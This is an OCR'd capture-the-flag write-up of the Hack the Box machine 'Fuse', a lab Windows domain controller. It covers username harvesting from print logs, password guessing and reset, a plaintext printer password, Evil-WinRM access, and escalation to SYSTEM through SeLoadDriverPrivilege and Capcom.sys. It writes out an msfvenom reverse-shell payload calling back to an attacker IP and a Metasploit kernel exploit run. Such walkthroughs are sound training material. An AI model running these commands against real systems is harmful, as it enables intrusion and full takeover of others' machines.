
Hack the Box - Fuse by dmw0ng

As normal I add the IP of the machine 10.10.10.193 to my hosts file as fuse.htb



Enumeration

nmap -p- -sT -sV -sC -oN initial-scan fuse.htb

```
# Nmap 7.80 scan initiated Sat Jun 13 21:37:35 2020 as: nmap -p- -sV -sC -oN initial-scan fuse.htb
Nmap scan report for fuse.htb (10.10.10.193)
Host is up (0.022s latency).
Not shown: 65514 filtered ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp    open  http         Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Site doesn't have a title (text/html).
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2020-06-13 20:57:28Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: fabricorp.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: FABRICORP)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: fabricorp.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf       .NET Message Framing
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49670/tcp open  msrpc        Microsoft Windows RPC
49672/tcp open  msrpc        Microsoft Windows RPC
49685/tcp open  msrpc        Microsoft Windows RPC
49738/tcp open  msrpc        Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=6/13%Time=5EE539EB%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\
```

```
SF:x04bind\0\0\x10\0\x03");
Service Info: Host: FUSE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h36m18s, deviation: 4h02m32s, median: 16m16s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: Fuse
|   NetBIOS computer name: FUSE\x00
|   Domain name: fabricorp.local
|   Forest name: fabricorp.local
|   FQDN: Fuse.fabricorp.local
|_  System time: 2020-06-13T13:59:49-07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2020-06-13T20:59:47
|_  start_date: 2020-06-13T19:17:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jun 13 21:46:07 2020 -- 1 IP address (1 host up) scanned in 511.86 seconds
```

It seems we have discovered several ports open. I chose not to perform a UDP scan at this point in the exercise. This seems in line with a set of domain controller ports as well as port HTTP on port 80.


Overview of Web Services

The ports that we seemed to have open was 80. I tried port 80 to see what we had.


http://10.10.10.193

Browsing to the IP, we were automatically forwarded to **fuse.fabricorp.local**. I immediately added this address to the hosts file.

http://fuse.fabricorp.local/papercut/logs/html/inde.html



Looking into the site we seemed to have several CSV files that we could download and view. All these files were downloaded and viewed.



Viewing some of the html format files, we were presented with some information that included what seemed to be usernames. With all files downloaded, I investigated further into the files to see what else they contained.

cat paper*

```
root@kali:/opt/htb/fuse.htb/downloads# cat papercut-print-log-2020-0*
PaperCut Print Logger - http://www.papercut.com/
Time,User,Pages,Copies,Printer,Document Name,Client,Paper Size,Language,Height,Width,Duplex,Grayscale,Size
2020-05-29 17:50:10,pmerton,1,1,HP-MFT01,"New Starter - bnielson - Notepad",JUMP01,LETTER,PCL6,,,NOT DUPLEX,GRAYSCALE,19kb,
2020-05-29 17:53:55,tlavel,1,1,HP-MFT01,"IT Budget Meeting Minutes - Notepad",LONWK015,LETTER,PCL6,,,NOT DUPLEX,GRAYSCALE,52kb,
2020-05-30 16:37:45,sthompson,1,1,HP-MFT01,"backup_tapes - Notepad",LONWK019,LETTER,PCL6,,,NOT DUPLEX,GRAYSCALE,20kb,
2020-05-30 16:42:19,sthompson,1,1,HP-MFT01,"mega_mountain_tape_request.pdf",LONWK019,LETTER,PCL6,,,NOT DUPLEX,GRAYSCALE,104kb,
2020-05-30 17:07:06,sthompson,1,1,HP-MFT01,"Fabricorp01.docx - Word",LONWK019,LETTER,PCL6,,,NOT DUPLEX,GRAYSCALE,153kb,
PaperCut Print Logger - http://www.papercut.com/
Time,User,Pages,Copies,Printer,Document Name,Client,Paper Size,Language,Height,Width,Duplex,Grayscale,Size
2020-05-29 17:50:10,pmerton,1,1,HP-MFT01,"New Starter - bnielson - Notepad",JUMP01,LETTER,PCL6,,,NOT DUPLEX,GRAYSCALE,19kb,
2020-05-29 17:53:55,tlavel,1,1,HP-MFT01,"IT Budget Meeting Minutes - Notepad",LONWK015,LETTER,PCL6,,,NOT DUPLEX,GRAYSCALE,52kb,
PaperCut Print Logger - http://www.papercut.com/
Time,User,Pages,Copies,Printer,Document Name,Client,Paper Size,Language,Height,Width,Duplex,Grayscale,Size
2020-05-30 16:37:45,sthompson,1,1,HP-MFT01,"backup_tapes - Notepad",LONWK019,LETTER,PCL6,,,NOT DUPLEX,GRAYSCALE,20kb,
2020-05-30 16:42:19,sthompson,1,1,HP-MFT01,"mega_mountain_tape_request.pdf",LONWK019,LETTER,PCL6,,,NOT DUPLEX,GRAYSCALE,104kb,
2020-05-30 17:07:06,sthompson,1,1,HP-MFT01,"Untitled - Notepad",FUSE,LETTER,PCL6,,,NOT DUPLEX,GRAYSCALE,17kb,
2020-05-30 17:07:06,sthompson,1,1,HP-MFT01,"Fabricorp01.docx - Word",LONWK019,LETTER,PCL6,,,NOT DUPLEX,GRAYSCALE,153kb,PaperCut Print Logger - http://www.papercut.com/
Time,User,Pages,Copies,Printer,Document Name,Client,Paper Size,Language,Height,Width,Duplex,Grayscale,Size
```

It seemed we had more usernames and extracted these to get a cleaner list.

cat paper* | awk -F ',' '{print $2}' | sort -u

```
root@kali:/opt/htb/fuse.htb/downloads# cat papercut-print-log-2020-0* | awk -F ',' '{print $2}' | sort -u

administrator
bhult
pmerton
sthompson
tlavel
```

This provided several usernames. **administrator, bhult, pmerton, sthompson, tlavel**.

RpcClient

I started looking into different methods of gaining access to the system which included rpc.

rpcclient fuse.htb -U ''

```
root@kali:/opt/htb/fuse.htb# rpcclient fuse.htb -U ''
Enter WORKGROUP\'s password:
rpcclient $> enumdomusers
result was NT_STATUS_ACCESS_DENIED
rpcclient $>
```

Anonymous access was denied to the domain controller which meant I would either have to brute force or attempt to find a password that may potentially be hidden somewhere in the website. After looking for a little time, I looked deeper into the CSV's and extracted the document names from the printer list.

cat paper* | awk -F ',' '{print $6}' | sort -u

```
root@kali:/opt/htb/fuse.htb/downloads# cat papercut-print-log-2020-0* | awk -F ',' '{print $6}' | sort -u

"backup_tapes - Notepad"
Document Name
"Fabricorp01.docx - Word"
"IT Budget Meeting Minutes - Notepad"
"mega_mountain_tape_request.pdf"
"New Starter - bnielson - Notepad"
"offsite_dr_invocation - Notepad"
"printing_issue_test - Notepad"
"Untitled - Notepad"
```

I took al of the names from the documents and attempted one by one to access an account, there was not a lot of document names and chose not to create a wordlist at this time.

Running through the document names I had a successful password attempt with Fabricorp01.

rpcclient fuse.htb -U 'bhult'

```
root@kali:/opt/htb/fuse.htb# rpcclient fuse.htb -U 'bhult'
Enter WORKGROUP\bhult's password:
Cannot connect to server.  Error was NT_STATUS_PASSWORD_MUST_CHANGE
```

The success message indicated we had the correct password, but the account requires a password change. It seems running through each of the accounts, the passwords were all the same and all accounts required their password changing.

I utilised the samba tool smbpasswd to attempt to change the password.

smbpasswd -r 10.10.10.193 -U bhult

```
root@kali:/opt/htb/fuse.htb# smbpasswd -r 10.10.10.193 -U bhult
Old SMB password:
New SMB password:
Retype new SMB password:
Password changed for user bhult on 10.10.10.193.
```

I had a successful password change and went back to rpc for further enumeration.

rpcclient fuse.htb -U 'bhult'

```
root@kali:/opt/htb/fuse.htb# rpcclient fuse.htb -U 'bhult'
Enter WORKGROUP\bhult's password:
rpcclient $>
```

I was successfully connected as a domain user and looked into enumerating additional users.

enumdomusers

```
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[svc-print] rid:[0x450]
user:[bnielson] rid:[0x451]
user:[sthompson] rid:[0x641]
user:[tlavel] rid:[0x642]
user:[pmerton] rid:[0x643]
user:[svc-scan] rid:[0x645]
user:[bhult] rid:[0x1bbd]
user:[dandrews] rid:[0x1bbe]
user:[mberbatov] rid:[0x1db1]
user:[astein] rid:[0x1db2]
user:[dmuir] rid:[0x1db3]
rpcclient $>
```

This provided additional users and made note and included these in the original users list. We now had **svc-print**, **bnielson**, **svc-scan**, **dandrews**, **mberbatov**, **astein** and **dmuir**.

```
root@kali:/opt/htb/fuse.htb# cat users
pmerton
tlavel
bnielson
sthompson
bhult
administrator
svc-print
svc-scan
bhult
dandrews
mberbatov
astein
dmuir
```

With the new users and knowing that this box was all about printers, I looked into the printers.

enumprinters

```
rpcclient $> enumprinters
        flags:[0x800000]
        name:[\\10.10.10.193\HP-MFT01]
        description:[\\10.10.10.193\HP-MFT01,HP Universal Printing PCL 6,Central (Near IT, scan2docs password: $fab@s3Rv1ce$1)]
        comment:[]

rpcclient $>
```

This provided a password **$fab@s3Rv1ce$1**.

With a new list of users and a password, I attempted to connect to the machine as the users with this password.

ruby evil-ewinrm.rb -I fuse.htb -u svc-print -p $fab@s3Rv1ce$1

```
root@kali:/opt/htb/fuse.htb# ruby evil-winrm.rb -i fuse.htb -u svc-print -p '$fab@s3Rv1ce$1'

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc-print\Documents>
```

I now had a windows remote management session on the box to complete some additional enumeration.

SeLoadDriverPrivilege

With a WinRM session I continued with the enumeration. The first one that I attempt is whoami to understand the tokens available to the account.


whoami /priv

```
*Evil-WinRM* PS C:\Users\svc-print\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeLoadDriverPrivilege         Load and unload device drivers Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

This highlighted all the tokens available to the svc-print user. The one that was interesting was the **SeLoadDriverPrivilege**. I began investigating possible methods of escalating the privileges somehow using this method.


One of the first findings was a page at https://www.tarlogic.com/en/blog/abusing-seloaddriverprivilege-for-privilege-escalation/ which suggested using the Capcom.sys driver to gain access to a System shell.

https://www.tarlogic.com/en/blog/abusing-seloaddriverprivilege-for-privilege-escalation/




I immediately browsed to the Github repository and looked to download the proof of concept.

https://github.com/TarlogicSecurity/EoPLoadDriver/



I also download the capcom.sys file from https://github.com/FuzzySecurity/Capcom-Rootkit.

With the source code downloaded, I loaded this up in Visual Studio to compile.



Capcom

With the eop project compiled, I uploaded the relevant files to the box.

upload /opt/htb/fuse.htb/eop.exe .

```
*Evil-WinRM* PS C:\Users\svc-print\Documents> upload /opt/htb/fuse.htb/eop.exe .
Info: Uploading /opt/htb/fuse.htb/eop.exe to C:\Users\svc-print\Documents\.


Data: 20480 bytes of 20480 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\svc-print\Documents>
```

upload /opt/htb/fuse.htb/Capcom.sys .

```
*Evil-WinRM* PS C:\Users\svc-print\Documents> upload /opt/htb/fuse.htb/Capcom.sys .
Info: Uploading /opt/htb/fuse.htb/Capcom.sys to C:\Users\svc-print\Documents\.


Data: 14100 bytes of 14100 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\svc-print\Documents>
```

I attempted to ensure that I could indeed execute the driver.

.\eop System\CurrentControlSet\dmw0ng c:\Users\svc-print\Documents\Capcom.sys

```
*Evil-WinRM* PS C:\Users\svc-print\Documents> .\eop.exe System\CurrentControlSet\dmw0ng C:\Users\svc-print\Documents\Capcom.sys
[+] Enabling SeLoadDriverPrivilege
[+] SeLoadDriverPrivilege Enabled
[+] Loading Driver: \Registry\User\S-1-5-21-2633719317-1471316042-3957863514-1104\System\CurrentControlSet\dmw0ng
NTSTATUS: 00000000, WinError: 0
```

This executed successfully. With this in mind, I now looked to get a meterpreter shell to utilise the capcom exploit found at https://github.com/rapid7/metasploit-framework/pull/7363

msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.43 LPORT=1234 -f exe > dmw0ng.exe

```
root@kali:/opt/htb/fuse.htb# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.43 LPORT=1234 -f exe > dmw0ng.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

I then uploaded this to the box

upload /opt/htb/fuse.htb/dmw0ng.exe .

```
*Evil-WinRM* PS C:\Users\svc-print\Documents> upload /opt/htb/fuse.htb/dmw0ng.exe .
Info: Uploading /opt/htb/fuse.htb/dmw0ng.exe to C:\Users\svc-print\Documents\.


Data: 98400 bytes of 98400 bytes copied

Info: Upload successful!
```

With everything that I required uploaded to the box, I continued to open up Metasploit and set up the listener.

use exploit/multi/handler
set payload windows/meterpreter/reverese_tcp
set lhost 10.10.14.43
set lport 1234
exploit

```
Metasploit tip: To save all commands executed since start up to a file, use the makerc command

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 10.10.14.43
lhost => 10.10.14.43
msf5 exploit(multi/handler) > set lport 1234
lport => 1234
msf5 exploit(multi/handler) >
```

With the listener now running, I executed my reverse shell.

.\dmw0ng.exe

```
*Evil-WinRM* PS C:\Users\svc-print\Documents> .\dmw0ng.exe
*Evil-WinRM* PS C:\Users\svc-print\Documents>
```

Looking back at he msfconsole, I had a meterpreter session.

```
[*] Started reverse TCP handler on 10.10.14.43:1234
[*] Sending stage (180291 bytes) to 10.10.10.193
[*] Meterpreter session 1 opened (10.10.14.43:1234 -> 10.10.10.193:52961) at 2020-06-18 22:58:37 +0100

meterpreter >
```

I looked to migrate to a 64bit process

ps -A x64
migrate 2688

```
meterpreter > ps -A x64
Filtering on arch 'x64

Process List
============

 PID   PPID  Name            Arch  Session  User                 Path
 ---   ----  ----            ----  -------  ----                 ----
 2688  812   wsmprovhost.exe  x64   0        FABRICORP\svc-print  C:\Windows\System32\wsmprovhost.exe

meterpreter > migrate 2688
[*] Migrating from 3880 to 2688...
[*] Migration completed successfully.
```

Having migrated to a 64bit process, I moved to find the capcom exploit and execute.

use exploit/windows/local/capcom_sys_exec

```
msf5 exploit(multi/handler) > search capcom

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  exploit/windows/local/capcom_sys_exec  1999-01-01       normal  Yes    Windows Capcom.sys Kernel Execution Exploit (x64 only)


msf5 exploit(multi/handler) > use exploit/windows/local/capcom_sys_exec
msf5 exploit(windows/local/capcom_sys_exec) >
```

With this now setup, I setup the capcom exploit to look at my session.

set session 1
set lhost 10.10.14.43
exploit

```
msf5 exploit(windows/local/capcom_sys_exec) > set lhost 10.10.14.43
lhost => 10.10.14.43
msf5 exploit(windows/local/capcom_sys_exec) > exploit

[*] Started reverse TCP handler on 10.10.14.43:4444
[*] Launching notepad to host the exploit...
[+] Process 1296 launched.
[*] Reflectively injecting the exploit DLL into 1296...
[*] Injecting exploit into 1296...
[*] Exploit injected. Injecting payload into 1296...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Command shell session 2 opened (10.10.14.43:4444 -> 10.10.10.193:53000) at 2020-06-18 23:01:45 +0100

powershell
powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami
nt authority\system
PS C:\Windows\system32>
```

Once this had executed, I now had a shell as **SYSTEM**.

```
PS C:\Windows\system32> whoami; hostname; echo dmw0ng
whoami; hostname; echo dmw0ng
nt authority\system
Fuse
dmw0ng
```